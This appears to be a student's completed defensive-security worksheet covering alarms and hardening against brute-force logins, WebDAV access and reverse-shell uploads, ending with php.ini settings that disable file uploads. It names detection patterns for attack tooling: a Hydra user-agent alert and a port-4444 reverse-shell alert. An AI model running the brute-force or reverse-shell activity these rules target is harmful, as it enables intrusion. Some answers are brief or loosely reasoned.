Remove hidden directory from the current server location by switching directory to an internal server and implementing network segmentation.

Describe the solution. If possible, provide required command lines.

Removing sensitive directories from public access points would reduce the amount of unauthorized attempts to access. Implementing network segmentation would further strengthen protection of data.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Set user.agent alert to restrict Mozilla/4.0 (Hydra).

What threshold would you set to activate this alarm?

Set a threshold at 5-10 failed attempts before locking the account.

System Hardening

What configuration can be set on the host to block brute force attacks?

Enable Multi-Factor Authentication

Describe the solution. If possible, provide the required command line(s).

Enabling MFA mitigates the inherent risks of using a single password and is an effective defense against automated attacks.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Set up an alert to notify whenever any unauthorized machine is attempting to make a WebDAV connection.

What threshold would you set to activate this alarm?

Threshold = > 0

System Hardening

What configuration can be set on the host to control access?

Set up a firewall rule to restrict which machines can make a connection to WebDAV folder.

Describe the solution. If possible, provide the required command line(s).

Block any external IPs.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Alert for any instances of port 4444 use.

What threshold would you set to activate this alarm?

Threshold = > 0

System Hardening

What configuration can be set on the host to block file uploads?

Restrict php uploads.

Describe the solution. If possible, provide the required command line.

```
php -i | grep --color  'php.ini'
# vi /etc/php.ini

        # Disallow uploading altogether this makes moving or
        injecting bad scripts/code onto your web server more
        difficult
        file_uploads  = Off

        # Disallow treatment of file requests as fopen calls
        allow_url_fopen  = Off
        allow_url_include  = Off

# service httpd restart
```

The End